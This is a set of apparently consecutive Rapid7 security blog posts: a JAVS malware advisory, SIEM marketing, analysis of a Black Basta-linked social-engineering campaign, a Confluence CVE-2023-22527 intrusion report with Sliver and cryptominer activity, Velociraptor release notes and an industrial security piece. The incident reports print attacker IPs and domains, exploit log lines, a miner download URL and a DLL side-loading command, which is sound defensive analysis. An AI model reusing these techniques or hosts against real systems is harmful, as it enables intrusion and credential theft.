The file in question did not originate from JAVS or any 3rd party associated with JAVS. We highly encourage all users to verify that JAVS has digitally signed any JAVS software they install. Any files found signed by other parties should be considered suspect. We are revisiting our release process to strengthen file certification. We strongly suggest that customers keep updated with all software releases and security patches and use robust security measures, such as firewalls and malware protection.
JAVS service technicians typically install the Viewer software in question. We have all members of our service team validating installations of Viewer software on any potentially affected systems, specifically checking for the presence of the malicious file in question – fffmpeg.exe with three “f’s.” Note, the JAVS file ffmpeg.exe with two “f’s” is a legitimate file.
What You Should Do:
Manually check for file fffmeg.exe: If the malicious file is found or detected, we recommend a full re-image of the PC and a reset of any credentials used by the user on that computer. If Viewer 8.3.7.250 is the version currently installed, but no malicious files are found, we advise uninstalling the Viewer software and performing a full Anti-Virus/malware scan. Please reset any passwords used on the affected system before upgrading to a newer version of Viewer 8.
Upgrade Your JAVS Viewer: We strongly recommend that all users of JAVS Viewer software upgrade to the latest version (Version 8.3.9 or higher). Upgrading is simple and can be completed by following the instructions included in the software update notification or by visiting our website at https://www.javs.com/downloads/
We appreciate your understanding and cooperation in maintaining a secure environment for all our users. If you have any questions or concerns, please do not hesitate to contact our support team at 1-877-JAVSHLP (877-528-7457).
Sincerely,
The Justice AV Solutions Security Team”
Command Your Attack Surface with a next-gen SIEM built for the Cloud First Era
Rapid7 is excited to share that we are named a Challenger for InsightIDR in the 2024 Gartner Magic Quadrant for SIEM. In a crowded and constantly changing space, this is our sixth time to be recognized in the report. While the Magic Quadrant offers a great snapshot of the current marketplace, we are always looking ahead to what teams will need to be successful in the next era of cybersecurity.
We believe that the future of SIEM will be defined by the ability to:
Connect and synthesize expansive security telemetry as efficiently as possible
Pinpoint the most critical and actionable insights with the scale and speed of AI
Deliver the contextualized data, expert guidance, and automation to confidently take action against threats – wherever they start
We are proud to bring these elevated security outcomes to the thousands of customers across the globe who trust Rapid7 at the center of their SOC.
Actionable Visibility You Can Trust – From Endpoint to Cloud
As organizations’ attack surfaces continue to expand and security systems become more fragmented, teams are challenged to get reliable visibility and context to effectively monitor their environment, end-to-end. As your organization embraces digital transformation, adopts SaaS solutions, and/or fosters agile business development, you need security solutions that can grow with your business without the burden of infrastructure management or lagging scale.
InsightIDR is a cloud-native SIEM – purpose-built to support an organization’s scale with the speed of the cloud-first era. With flexible data ingestion – including our own lightweight, native endpoint agent, sensor, and collector as well as the ability to collect and parse diverse data from your wider ecosystem – customers are able to quickly synthesize their most critical telemetry, without the heavy management burdens of traditional SIEM technologies.
Many traditional SIEM approaches leave it all on the customer to figure out how to action their data once in their platform. This leaves resource-constrained teams on their heels and sorting through mounds of data without being able to pinpoint the insights that matter. InsightIDR’s flexible search modes boost both power-users’ and beginners’ ability to quickly turn data into actionable insights and leverage pre-built queries and dashboards as a jumping-off point for action. And with 13-months of readily searchable data logs by default, your data is always ready for you, whenever you need it.
AI-Driven Behavioral Detections to Pinpoint Today’s Advanced Threats
The current threat climate requires a high degree of vigilance and detections content curation to be able to keep pace with adversaries’ ever-growing arsenal of tactics, techniques, and procedures (TTPs). This is one of the most challenging domains for security teams to master and carve out time for – and unfortunately most SIEMs have led with a logging-centric approach, putting the work of threat-intelligence gathering and detections engineering on the customer to parse.
From the beginning, InsightIDR pioneered the detections-centric SIEM, focused on pinpointing and eliminating real threats as quickly as possible. Our library contains over 8,000 detections, giving customers complete coverage across all stages of the MITRE ATT&CK. Our detections engineering experts are constantly curating threat intelligence – including unique raw intelligence from our renowned Rapid7 Open Source Community (including Metasploit, the #1 pentesting tool in the world, Velociraptor digital forensics and incident response framework, and AttackKB vulnerability database) – to ensure customers have coverage against emergent threats (and because our platform is SaaS-delivered, customers immediately receive new detections content ).
Rapid7 holds 56 patents across proprietary analytics frameworks and AI, which contribute to our layered detections strategy. AI-powered attacker and user behavioral analytics detect stealthy attacker behavior and unknown threats that can often go undetected, and complement known indicators of compromise (IOCs) for total coverage. This is the same detections library that our Rapid7 MDR team leverages, so our SIEM customers have high efficacy, low-noise detections they can trust out of the gate.
Response Built for Cloud and Distributed Environments
In the critical moments of an attack, the last thing a security analyst wants to be doing is hopping tabs between different solutions to get the full picture. But security solution sprawl has forced too many SOCs to be tied up being systems integrators vs. being able to focus on actual security work.
InsightIDR’s investigation views eliminate tab-hopping and disparate alert trails. When an alert is fired, customers see a consolidated timeline view of an attack, lateral movement, impacted users and assets, and related CVEs in a single view. Detailed evidence and intelligence, ATT&CK mapping, and vetted recommendations provide all relevant detail at the customer’s fingertips – so even your most junior analyst can respond like an expert, every time. Customers can also pivot from these investigation views into the Velociraptor DFIR framework to more broadly query distributed endpoint fleets to understand the full scope of an attack and avoid repeat occurrences.
One of the biggest challenges of today’s landscape is navigating response to complex cloud environments. Our simplified cloud threat alert view ensures SOC teams can confidently triage cloud provider alerts – like those from GuardDuty – with a purpose-built alert framework that parses out critical alert summaries, impacted resources, queries, and recommends responses to prioritize and act as quickly as possible on threats across cloud workloads. Regardless of where threats begin, with InsightIDR your team is covered and always knows what to do next.
Let Rapid7 Help You Take Command of Your Attack Surface
The complexities of today’s modern attack surface can be daunting, and are too often compounded by disparate solutions or legacy approaches that can make things worse. Rapid7’s integrated platform approach synthesizes your security data ecosystem to deliver unified exposure management and detection and response that maximizes efficiency and security outcomes. Thank you to our customers and partners who trust Rapid7 as their security consolidation partner of choice, and have contributed to recognitions like this Gartner Magic Quadrant for SIEM.
Please register for our cybersecurity event on May 21st to learn how Rapid7 can help you build cyber resilience and take command of your attack surface.
Gartner does not endorse any vendor, product or service depicted in its research publications and does not advise technology users to select only those vendors with the highest ratings or other designation. Gartner research publications consist of the opinions of Gartner’s research organization and should not be construed as statements of fact. Gartner disclaims all warranties, expressed or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose.
GARTNER is a registered trademark and service mark of Gartner and Magic Quadrant and Peer Insights are a registered trademark, of Gartner, Inc. and/or its affiliates in the U.S. and internationally and are used herein with permission. All rights reserved.
Gartner Peer Insights content consists of the opinions of individual end users based on their own experiences with the vendors listed on the platform, should not be construed as statements of fact, nor do they represent the views of Gartner or its affiliates. Gartner does not endorse any vendor, product or service depicted in this content nor makes any warranties, expressed or implied, with respect to this content, about its accuracy or completeness, including any warranties of merchantability or fitness for a particular purpose.
Gartner Peer Insights reviews constitute the subjective opinions of individual end users based on their own experiences and do not represent the views of Gartner or its affiliates.
Co-authored by Rapid7 analysts Tyler McGraw, Thomas Elkins, and Evan McCann
Executive Summary
Rapid7 has identified an ongoing social engineering campaign that has been targeting multiple managed detection and response (MDR) customers. The incident involves a threat actor overwhelming a user’s email with junk and calling the user, offering assistance. The threat actor prompts impacted users to download remote monitoring and management software like AnyDesk or utilize Microsoft’s built-in Quick Assist feature in order to establish a remote connection. Once a remote connection has been established, the threat actor moves to download payloads from their infrastructure in order to harvest the impacted users credentials and maintain persistence on the impacted users asset.
In one incident, Rapid7 observed the threat actor deploying Cobalt Strike beacons to other assets within the compromised network. While ransomware deployment was not observed in any of the cases Rapid7 responded to, the indicators of compromise we observed were previously linked with the Black Basta ransomware operators based on OSINT and other incident response engagements handled by Rapid7.
Overview
Since late April 2024, Rapid7 identified multiple cases of a novel social engineering campaign. The attacks begin with a group of users in the target environment receiving a large volume of spam emails. In all observed cases, the spam was significant enough to overwhelm the email protection solutions in place and arrived in the user’s inbox. Rapid7 determined many of the emails themselves were not malicious, but rather consisted of newsletter sign-up confirmation emails from numerous legitimate organizations across the world.
Figure 1. Example spam email.
With the emails sent, and the impacted users struggling to handle the volume of the spam, the threat actor then began to cycle through calling impacted users posing as a member of their organization’s IT team reaching out to offer support for their email issues. For each user they called, the threat actor attempted to socially engineer the user into providing remote access to their computer through the use of legitimate remote monitoring and management solutions. In all observed cases, Rapid7 determined initial access was facilitated by either the download and execution of the commonly abused RMM solution AnyDesk, or the built-in Windows remote support utility Quick Assist.
In the event the threat actor’s social engineering attempts were unsuccessful in getting a user to provide remote access, Rapid7 observed they immediately moved on to another user who had been targeted with their mass spam emails.
Once the threat actor successfully gains access to a user’s computer, they begin executing a series of batch scripts, presented to the user as updates, likely in an attempt to appear more legitimate and evade suspicion. The first batch script executed by the threat actor typically verifies connectivity to their command and control (C2) server and then downloads a zip archive containing a legitimate copy of OpenSSH for Windows (ultimately renamed to ***RuntimeBroker.exe***), along with its dependencies, several RSA keys, and other Secure Shell (SSH) configuration files. SSH is a protocol used to securely send commands to remote computers over the internet. While there are hard-coded C2 servers in many of the batch scripts, some are written so the C2 server and listening port can be specified on the command line as an override.
The script then establishes persistence via run key entries in the Windows registry. The run keys created by the batch script point to additional batch scripts that are created at run time. Each batch script pointed to by the run keys executes SSH via PowerShell in an infinite loop to attempt to establish a reverse shell connection to the specified C2 server using the downloaded RSA private key. Rapid7 observed several different variations of the batch scripts used by the threat actor, some of which also conditionally establish persistence using other remote monitoring and management solutions, including NetSupport and ScreenConnect.
Figure 4. The batch script creates run keys for persistence.
In all observed cases, Rapid7 has identified the usage of a batch script to harvest the victim’s credentials from the command line using PowerShell. The credentials are gathered under the false context of the “update” requiring the user to log in. In most of the observed batch script variations, the credentials are immediately exfiltrated to the threat actor’s server via a Secure Copy command (SCP). In at least one other observed script variant, credentials are saved to an archive and must be manually retrieved.
Figure 5. Stolen credentials are typically exfiltrated immediately.Figure 6. Script variant with no secure copy for exfiltration.
In one observed case, once the initial compromise was completed, the threat actor then attempted to move laterally throughout the environment via SMB using Impacket, and ultimately failed to deploy Cobalt Strike despite several attempts. While Rapid7 did not observe successful data exfiltration or ransomware deployment in any of our investigations, the indicators of compromise found via forensic analysis conducted by Rapid7 are consistent with the Black Basta ransomware group based on internal and open source intelligence.
Forensic Analysis
In one incident, Rapid7 observed the threat actor attempting to deploy additional remote monitoring and management tools including ScreenConnect and the NetSupport remote access trojan (RAT). Rapid7 acquired the Client32.ini file, which holds the configuration data for the NetSupport RAT, including domains for the connection. Rapid7 observed the NetSupport RAT attempt communication with the following domains:
rewilivak13[.]com
greekpool[.]com
Figure 7 – NetSupport RAT Files and Client32.ini Content
After successfully gaining access to the compromised asset, Rapid7 observed the threat actor attempting to deploy Cobalt Strike beacons, disguised as a legitimate Dynamic Link Library (DLL) named7z.DLL, to other assets within the same network as the compromised asset using the Impacket toolset.
In our analysis of 7z.DLL, Rapid7 observed the DLL was altered to include a function whose purpose was to XOR-decrypt the Cobalt Strike beacon using a hard-coded key and then execute the beacon.
The threat actor would attempt to deploy the Cobalt Strike beacon by executing the legitimate binary 7zG.exe and passing a command line argument of `b`, i.e. `C:\Users\Public\7zG.exe b`. By doing so, the legitimate binary 7zG.exe side-loads 7z.DLL, which in turn executes the embedded Cobalt Strike beacon. This technique is known as DLL side-loading, a method Rapid7 previously discussed in a blog post on the IDAT Loader.
Upon successful execution, Rapid7 observed the beacon inject a newly created process, choice.exe.
Figure 8 – Sample Cobalt Strike Configuration
Mitigations
Rapid7 recommends baselining your environment for all installed remote monitoring and management solutions and utilizing application allowlisting solutions, such as AppLocker or Microsoft Defender Application Control, to block all unapproved RMM solutions from executing within the environment. For example, the Quick Assist tool, quickassist.exe, can be blocked from execution via AppLocker. As an additional precaution, Rapid7 recommends blocking domains associated with all unapproved RMM solutions. A public GitHub repo containing a catalog of RMM solutions, their binary names, and associated domains can be found here.
Rapid7 recommends ensuring users are aware of established IT channels and communication methods to identify and prevent common social engineering attacks. We also recommend ensuring users are empowered to report suspicious phone calls and texts purporting to be from internal IT staff.
An SSH reverse tunnel is used to provide the threat actor with persistent remote access.
Rapid7 Customers
InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this malware campaign:
Detections
Attacker Technique – Renamed SSH For Windows
Persistence – Run Key Added by Reg.exe
Suspicious Process – Non Approved Application
Suspicious Process – 7zip Executed From Users Directory (*InsightIDR product only customers should evaluate and determine if they would like to activate this detection within the InsightIDR detection library; this detection is currently active for MDR/MTC customers)
Attacker Technique – Enumerating Domain Or Enterprise Admins With Net Command
Network Discovery – Domain Controllers via Net.exe
*Rapid7 Incident Response consultants Noah Hemker, Tyler Starks, and malware analyst Tom Elkins contributed analysis and insight to this blog.*
Rapid7 Incident Response was engaged to investigate an incident involving unauthorized access to two publicly-facing Confluence servers that were the source of multiple malware executions. Rapid7 identified evidence of exploitation for CVE-2023-22527 within available Confluence logs. During the investigation, Rapid7 identified cryptomining software and a Sliver Command and Control (C2) payload on in-scope servers. Sliver is a modular C2 framework that provides adversarial emulation capabilities for red teams; however, it’s also frequently abused by threat actors. The Sliver payload was used to action subsequent threat actor objectives within the environment. Without proper security tooling to monitor system network traffic and firewall communications, this activity would have progressed undetected leading to further compromise.
Rapid7 customers
Rapid7 consistently monitors emergent threats to identify areas for new detection opportunities. The recent appearance of Sliver C2 malware prompted Rapid7 teams to conduct a thorough analysis of the techniques being utilized and the potential risks. Rapid7 InsightIDR has an alert rule Suspicious Web Request - Possible Atlassian Confluence CVE-2023-22527 Exploitation available for all IDR customers to detect the usage of the text-inline.vm consistent with the exploitation of CVE-2023-22527. A vulnerability check is also available to InsightVM and Nexpose customers. A Velociraptor artifact to hunt for evidence of Confluence CVE-2023-22527 exploitation is available on the Velociraptor Artifact Exchange here. Read Rapid7’s blog on CVE-2023-22527.
Observed Attacker Behavior
Rapid7 IR began the investigation by triaging available forensic artifacts on the two affected publicly-facing Confluence servers. These servers were both running vulnerable Confluence software versions that were abused to obtain Remote Code Execution (RCE) capabilities. Rapid7 reviewed server access logs to identify the presence of suspicious POST requests consistent with known vulnerabilities, including CVE-2023-22527. This vulnerability is a critical OGNL injection vulnerability that abuses the text-inline.vm component of Confluence by sending a modified POST request to the server.
Evidence showed multiple instances of exploitation of this CVE, however, evidence of an embedded command would not be available within the standard header information logged within access logs. Packet Capture (PCAP) was not available to be reviewed to identify embedded commands, but the identified POST requests are consistent with the exploitation of the CVE.
The following are a few examples of the exploitation of the Confluence CVE found within access logs:
Access.log Entry
POST /template/aui/text-inline.vm HTTP/1.0 200 5961ms 7753 – Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
POST /template/aui/text-inline.vm HTTP/1.0 200 70ms 7750 – Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
POST /template/aui/text-inline.vm HTTP/1.0 200 247ms 7749 – Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Evidence showed the execution of a curl command post-exploitation of the CVE resulting in the dropping of cryptomining malware to the system. The IP addresses associated with the malicious POST requests to the Confluence servers matched the IP addresses of the identified curl command. This indicates that the dropped cryptomining malware was directly tied to Confluence CVE exploitation.
As a result of the executed curl command, file w.sh was written to the /tmp/ directory on the system. This file is a bash script used to enumerate the operating system, download cryptomining installation files, and then execute the cryptomining binary. The bash script then executed the wget command to download javs.tar.gz from the IP address 38.6.173[.]11 over port 80. This file was identified to be the XMRigCC cryptomining malware which caused a spike in system resource utilization consistent with cryptomining activity. Service javasgs_miner.service was created on the system and set to run as root to ensure persistence.
The following is a snippet of code contained within w.sh defining communication parameters for the downloading and execution of the XMRigCC binary.
Rapid7 found additional log evidence within Catalina.log that references the download of the above file inside of an HTTP response header. This response registered as ‘invalid’ as it contained characters that could not be accurately interpreted. Evidence confirmed the successful download and execution of the XMRigCC miner, so the above Catalina log may prove useful for analysts to identify additional proof of attempted or successful exploitation.
Catalina Log Entry
WARNING [http-nio-8090-exec-239 url: /rest/table-filter/1.0/service/license; user: Redacted ] org.apache.coyote.http11.Http11Processor.prepareResponse The HTTP response header [X-Cmd-Response] with value [http://38.6.173.11/xmrigCC-3.4.0-linux-generic-static-amd64.tar.gz xmrigCC-3.4.0-linux-generic-static-amd64.tar.gz… ] has been removed from the response because it is invalid
Rapid7 then shifted focus to begin a review of system network connections on both servers. Evidence showed an active connection with known-abused IP address 193.29.13[.]179 communicating over port 8888 from both servers. netstat command output showed that the network connection’s source program was called X-org and was located within the system’s /tmp directory. According to firewall logs, the first identified communication from this server to the malicious IP address aligned with the timestamps of the identified X-org file creation. Rapid7 identified another malicious file residing on the secondary server named X0 Both files shared the same SHA256 hash, indicating that they are the same binary. The hash for these files has been provided below in the IOCs section.
A review of firewall logs provided a comprehensive view of the communications between affected systems and the malicious IP address. Firewall logs filtered on traffic between the compromised servers and the malicious IP address showed inbound and outbound data transfers consistent with known C2 behavior. Rapid7 decoded and debugged the Sliver payload to extract any available Indicators of Compromise (IOCs). Within the Sliver payload, Rapid7 confirmed the following IP address 193.29.13[.]179 would communicate over port 8888 using the mTLS authentication protocol.
After Sliver first communicated with the established C2, it checked the username associated with the current session on the local system, read etc/passwd and etc/machine-id and then communicated back with the C2 again. The contents of passwd and machine-id provide system information such as the hostname and any account on the system. Cached credentials from the system were discovered to be associated with outbound C2 traffic further supporting this credential access. This activity is consistent with the standard capabilities available within the GitHub release of Sliver hosted here.
The Sliver C2 connection was later used to execute wget commands used to download Kerbrute, Traitor, and Fscan to the servers. Kerbute was executed from dev/shm and is commonly used to brute-force and enumerate valid Active Directory accounts through Kerberos pre-authentications. The Traitor binary was executed from the var/tmp directory which contains the functionality to leverage Pwnkit and Dirty Pipe as seen within evidence on the system. Fscan was executed from the var/tmp directory with the file name f and performed scanning to enumerate systems present within the environment. Rapid7 performed containment actions to deny any further threat actor activity. No additional post-exploitation objectives were identified within the environment.
Mitigation guidance
To mitigate the attacker behavior outlined in this blog, the following mitigation techniques should be considered:
Ensure that unnecessary ports and services are disabled on publicly-facing servers.
All publicly-facing servers should regularly be patched and remain up-to-date with the most recent software releases.
Environment firewall logs should be aggregated into a centralized security solution to allow for the detection of abnormal network communications.
Firewall rules should be implemented to deny inbound and outbound traffic from unapproved geolocations.
Publicly-facing servers hosting web applications should implement a restricted shell, where possible, to limit the capabilities and scope of commands available when compared to a standard bash shell.
MITRE ATT&CK Techniques
Tactics
Techniques
Details
Command and Control
Application Layer Protocol (T1071)
Sliver C2 connection
Discovery
Domain Account Discovery (T1087)
Kerbrute enumeration of Active Directory
Reconnaissance
Active Scanning (T1595)
Fscan enumeration
Privilege Escalation
Setuid and Setgid (T1548.001)
Traitor privilege escalation
Execution
Unix Shell (T1059.004)
The Sliver payload and follow-on command executions
Credential Access
Brute Force (T1110)
Kerbrute Active Directory brute force component
Credential Access
OS Credential Dumping (T1003.008)
Extracting the contents of /etc/passwd file
Impact
Resource Hijacking (T1496)
Execution of cryptomining software
Initial Access
Exploit Public-Facing Application (T1190)
Evidence of text-inline abuse within Confluence logs
Rapid7 is excited to announce that version 0.7.1 of Velociraptor is live and available for download. There are several new features and capabilities that add to the power and efficiency of this open-source digital forensic and incident response (DFIR) platform.
In this post, Rapid7 Digital Paleontologist, Dr. Mike Cohen discusses some of the exciting new features.
GUI improvements
The GUI was updated in this release to improve user workflow and accessibility.
Notebook improvements
Velociraptor uses notebooks extensively to facilitate collaboration, and post processing. There are currently three types of notebooks:
Global Notebooks – these are available from the GUI sidebar and can be shared with other users for a collaborative workflow.
Collection notebooks – these are attached to specific collections and allow post processing the collection results.
Hunt notebooks – are attached to a hunt and allow post processing of the collection data from a hunt.
This release further develops the Global notebooks workflow as a central place for collecting and sharing analysis results.
Templated notebooks
Many users use notebooks heavily to organize their investigation and guide users on what to collect. While Collection notebooks and Hunt notebooks can already include templates there was no way to customize the default Global notebook.
In this release, we define a new type of Artifact of type NOTEBOOK which allows a user to define a template for global notebooks.
In this example I will create such a template to help users gather server information about clients. I click on the artifact editor in the sidebar, then select Notebook Templates from the search screen. I then edit the built in Notebooks. Default artifact.
Adding a new notebook template
I can define multiple cells in the notebook. Cells can be of type vql, markdown or vql_suggestion. I usually use the markdown cells to write instructions for users of how to use my notebook, while vql cells can run queries like schedule collections or preset hunts.
Next I select the Global notebooks in the sidebar and click the New Notebook button. This brings up a wizard that allows me to create a new global notebook. After filling in the name of the notebook and electing which user to share it with, I can choose the template for this notebook.
Adding a new notebook template
I can see my newly added notebook template and select it.
Viewing the notebook from template
Copying notebook cells
In this release, Velociraptor allows copying of a cell from any notebook to the Global notebooks. This facilitates a workflow where users may filter, post-process and identify interesting artifacts in various hunt notebooks or specific collection notebooks, but then copy the post processed cell into a central Global notebook for collaboration.
For the next example, I collect the server artifact Server.Information.Clients and post process the results in the notebook to count the different clients by OS.
Post processing the results of a collection
Now that I am happy with this query, I want to copy the cell to my Admin Notebook which I created earlier.
Copying a cell to a global notebook
I can then select which Global notebook to copy the cell into.
The copied cell still refers to the old collection
Velociraptor will copy the cell to the target notebook and add VQL statements to still refer to the original collection. This allows users of the global notebook to further refine the query if needed.
This workflow allows better collaboration between users.
VFS Downloads
Velociraptor’s VFS view is an interactive view of the endpoint’s filesystem. Users can navigate the remote filesystem using a familiar tree based navigation and interactively fetch various files from the endpoint.
Before the 0.7.1 release, the user was able to download and preview individual files in the GUI but it was difficult to retrieve multiple files downloaded into the VFS.
In the 0.7.1 release, there is a new GUI button to initiate a collection from the VFS itself. This allows the user to download all or only some of the files they had previously interactively downloaded into the VFS.
For example consider the following screenshot that shows a few files downloaded into the VFS.
Viewing the VFS
I can initiate a collection from the VFS. This is a server artifact (similar to the usual File Finder artifacts) that simply traverses the VFS with a glob uploading all files into a single collection.
Initiating a VFS collection
Using the glob I can choose to retrieve files with a particular filename pattern (e.g. only executables) or all files.
Inspecting the VFS collection
Finally the GUI shows a link to the collected flow where I can inspect the files or prepare a download zip just like any other collection.
New VQL plugins and capabilities
This release introduces an exciting new capability: Built-in Sigma Support.
Built-in Sigma Support
Sigma is fast emerging as a popular standard for writing and distributing detections. Sigma was originally designed as a portable notation for multiple backend SIEM products: Detections expressed in Sigma rules can be converted (compiled) into a target SIEM query language (for example into Elastic queries) to run on the target SIEM.
Velociraptor is not really a SIEM in the sense that we do not usually forward all events to a central storage location where large queries can run on it. Instead, Velociraptor’s philosophy is to bring the query to the endpoint itself.
In Velociraptor, Sigma rules can directly be used on the endpoint, without the need to forward all the events off the system first! This makes Sigma a powerful tool for initial triage:
Apply a large number of Sigma rules on the local event log files.
Those rules that trigger immediately surface potentially malicious activity for further scrutiny.
This can be done quickly and at scale to narrow down on potentially interesting hosts during an IR. A great demonstration of this approach can be seen in the Video Live Incident Response with Velociraptor where Eric Capuano uses the Hayabusa tool deployed via Velociraptor to quickly identify the attack techniques evident on the endpoint.
Previously we could only apply Sigma rules in Velociraptor by bundling the Hayabusa tool, which presents a curated set of Sigma rules but runs locally. In this release Sigma matching is done natively in Velociraptor and therefore the Velociraptor Sigma project simply curates the same rules that Hayabusa curates but does not require the Hayabusa binary itself.
You can read the full Sigma In Velociraptor blog post that describes this feature in great detail, but here I will quickly show how it can be used to great effect.
First I will import the set of curated Sigma rules from the Velociraptor Sigma project by collecting the Server.Import.CuratedSigma server artifact.
Getting the Curated Sigma rules
This will import a new artifact to my system with up to date Sigma rules, divided into different Status, Rule Level etc. For this example I will select the Stable rules at a Critical Level.
Collecting sigma rules from the endpoint
After launching the collection, the artifact will return all the matching rules and their relevant events. This is a quick artifact taking less than a minute on my test system. I immediately see interesting hits.
Detecting critical level rules
Using Sigma rules for live monitoring
Sigma rules can be used on more than just log files. The Velociraptor Sigma project also provides monitoring rules that can be used on live systems for real time monitoring.
The Velociraptor Hayabusa Live Detection option in the Curated import artifact will import an event monitoring version of the same curated Sigma rules. After adding the rule to the client’s monitoring rules with the GUI, I can receive interesting events for matching rules:
Live detection of Sigma rules
Other Improvements
SSH/SCP accessor
Velociraptor normally runs on the endpoint and can directly collect evidence from the endpoint. However, many devices on the network can not install an endpoint agent – either because the operating system is not supported (for example embedded versions of Linux) or due to policy.
When we need to investigate such systems we often can only access them by Secure Shell (SSH). In the 0.7.1 release, Velociraptor has an ssh accessor which allows all plugins that normally use the filesystem to transparently use SSH instead.
For example, consider the glob() plugin which searches for files.
Globing for files over SSH
We can specify that the glob() use the ssh accessor to access the remote system. By setting the SSH_CONFIG VQL variable, the accessor is able to use the locally stored private key to be able to authenticate with the remote system to access remote files.
We can combine this new accessor with the remapping feature to reconfigure the VQL engine to substitute the auto accessor with the ssh accessor when any plugin attempts to access files. This allows us to transparently use the same artifacts that would access files locally, but this time transparently will access these files over SSH:
Remapping the auto accessor with ssh
This example shows how to use the SSH accessor to investigate a debian system and collect the Linux.Debian.Packages artifact from it over SSH.
Distributed notebook processing
While Velociraptor is very efficient and fast, and can support a large number of endpoints connected to the server, many users told us that on busy servers, running notebook queries can affect server performance. This is because a notebook query can be quite intense (e.g. Sorting or Grouping a large data set) and in the default configuration the same server is collecting data from clients, performing hunts, and also running the notebook queries.
This release allows notebook processors to be run in another process. In Multi-Frontend configurations (also called Master/Minion configuration), the Minion nodes will now offer to perform notebook queries away from the master node. This allows this sudden workload to be distributed to other nodes in the cluster and improve server and GUI performance.
ETW Multiplexing
Previous support for Event Tracing For Windows (ETW) was rudimentary. Each query that called the watch_etw() plugin to receive the event stream from a particular provider created a new ETW session. Since the total number of ETW sessions on the system is limited to 64, this used precious resources.
In 0.7.1 the ETW subsystem was overhauled with the ability to multiplex many ETW watchers on top of the same session. The ETW sessions are created and destroyed on demand. This allows us to more efficiently track many more ETW providers with minimal impact on the system.
Additionally the etw_sessions() plugin can show statistics for all sessions currently running including the number of dropped events.
Artifacts can be hidden in the GUI
Velociraptor comes with a large number of built in artifacts. This can be confusing for new users and admins may want to hide artifacts in the GUI.
You can now hide an artifact from the GUI using the artifact_set_metadata() VQL function. For example the following query will hide all artifacts which do not have Linux in their name.
Only Linux related artifacts will now be visible in the GUI.
Hiding artifacts from the GUI
Local encrypted storage for clients
It is sometimes useful to write data locally on endpoints instead of transferring the data to the server. For example, if the client is not connected to the internet for long periods it is useful to write data locally. Also useful is to write data in case we want to recover it later during an investigation.
The downside of writing data locally on the endpoints is that this data may be accessed if the endpoint is later compromised. If the data contains sensitive information this can be used by an attacker. This is also primarily the reason that Velociraptor does not write a log file on the endpoint. Unfortunately this makes it difficult to debug issues.
The 0.7.1 release introduces a secure local log file format. This allows the Velociraptor client to write to the local disk in a secure way. Once written the data can only be decrypted by the server.
While any data can be written to the encrypted local file, the Generic.Client.LocalLogs artifact allows Velociraptor client logs to be written at runtime.
Writing local logs
To read these locally stored logs I can fetch them using the Generic.Client.LocalLogsRetrieve artifact to retrieve the encrypted local file. The file is encrypted using the server’s public key and can only be decrypted on the server.
Inspecting the uploaded encrypted local file
Once on the server, I can decrypt the file using the collection’s notebook which automatically decrypts the uploaded file.
Decrypting encrypted local file
Conclusions
There are many more new features and bug fixes in the 0.7.1 release. If you’re interested in any of these new features, we welcome you to take Velociraptor for a spin by downloading it from our release page. It’s available for free on GitHub under an open-source license.
As always, please file bugs on the GitHub issue tracker or submit questions to our mailing list by emailing [email protected]. You can also chat with us directly on our Discord server.
Learn more about Velociraptor by visiting any of our web and social media channels below:
In today’s digital era, where industries are increasingly reliant on advanced technologies, safeguarding critical infrastructure against cyber threats has become paramount. The convergence of operational technology (OT) and information technology (IT) has ushered in new efficiencies but has also exposed vulnerabilities. This article explores the pivotal role of Vulnerability Management and Detection and Response (VM/DR) in the realm of Industrial Cybersecurity.
Introduction to Industrial Cybersecurity
In an interconnected world, the importance of cybersecurity cannot be overstated. In industrial settings, where the consequences of cyberattacks can extend beyond data breaches to impact physical safety and operational continuity, cybersecurity is a top priority. This article delves into the significance of VM/DR in fortifying industrial cybersecurity defenses.
Vulnerability Management and Detection and Response (VM/DR) in Industrial Context
VM/DR are not mere buzzwords, but a proactive strategy to combat the ever-evolving cyber threats facing industrial organizations and the small talent pool from which they hire. It entails continuous monitoring, rapid threat detection, and efficient incident response while understanding the industrial processes these technologies control. In the context of industrial operations, VM/DR takes on added significance as it safeguards critical processes from disruption.
The Core Components of Industrial VM/DR
A successful VM/DR program in an industrial setting comprises several key components:
Real-time threat monitoring: This involves continuous surveillance of network traffic and system activities to detect anomalies and potential threats.
Incident detection and analysis: Rapid identification and thorough analysis of security incidents are crucial for timely response and mitigation.
Incident response and remediation: An effective response strategy is vital to minimize the impact of cyber incidents and promptly restore normal operations.
These components work in tandem to provide a comprehensive security shield against industrial cyber threats.
Utilizing SCADAfence’s real-time passive threat monitoring alongside Rapid7’s InsightVM and InsightIDR products allows for industrial–focused threats to be detected, analyzed, responded to, and remediated in a timely manner.
Industrial-Specific Threats and Vulnerabilities
In the industrial landscape, cyber threats go beyond traditional IT concerns. Attack vectors extend to Industrial Control Systems (ICS), which govern critical processes. Vulnerabilities unique to OT systems, such as legacy equipment and proprietary protocols, pose additional challenges. Understanding these threats is essential for effective protection.
The Landscape of Industrial Threats and Vulnerabilities
Industrial systems are the backbone of modern society, controlling everything from power grids to manufacturing processes. With connectivity becoming ubiquitous, these systems have become prime targets for malicious actors.
Reference:According to a report by IBM X-Force, attacks on industrial systems increased by over 2000% in 2020, highlighting the growing threat landscape in the industrial sector.
Legacy Systems and Proprietary Protocols
Many industrial environments still rely on legacy systems that were not designed with modern cybersecurity in mind. These aging systems often run on proprietary protocols, making them vulnerable to exploitation.
Reference: The Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) has noted an increase in vulnerabilities related to legacy systems and proprietary protocols in their annual reports.
Human Error and Insider Threats
Human error remains a significant factor in industrial incidents. Insider threats, whether intentional or unintentional, can have catastrophic consequences in industrial settings.
Reference:A study by Ponemon Institute found that 57% of industrial organizations surveyed had experienced at least one insider threat incident in the past year.
Supply Chain Vulnerabilities
Industrial systems rely on a complex network of suppliers and vendors. Weak links in the supply chain can introduce vulnerabilities that adversaries could exploit.
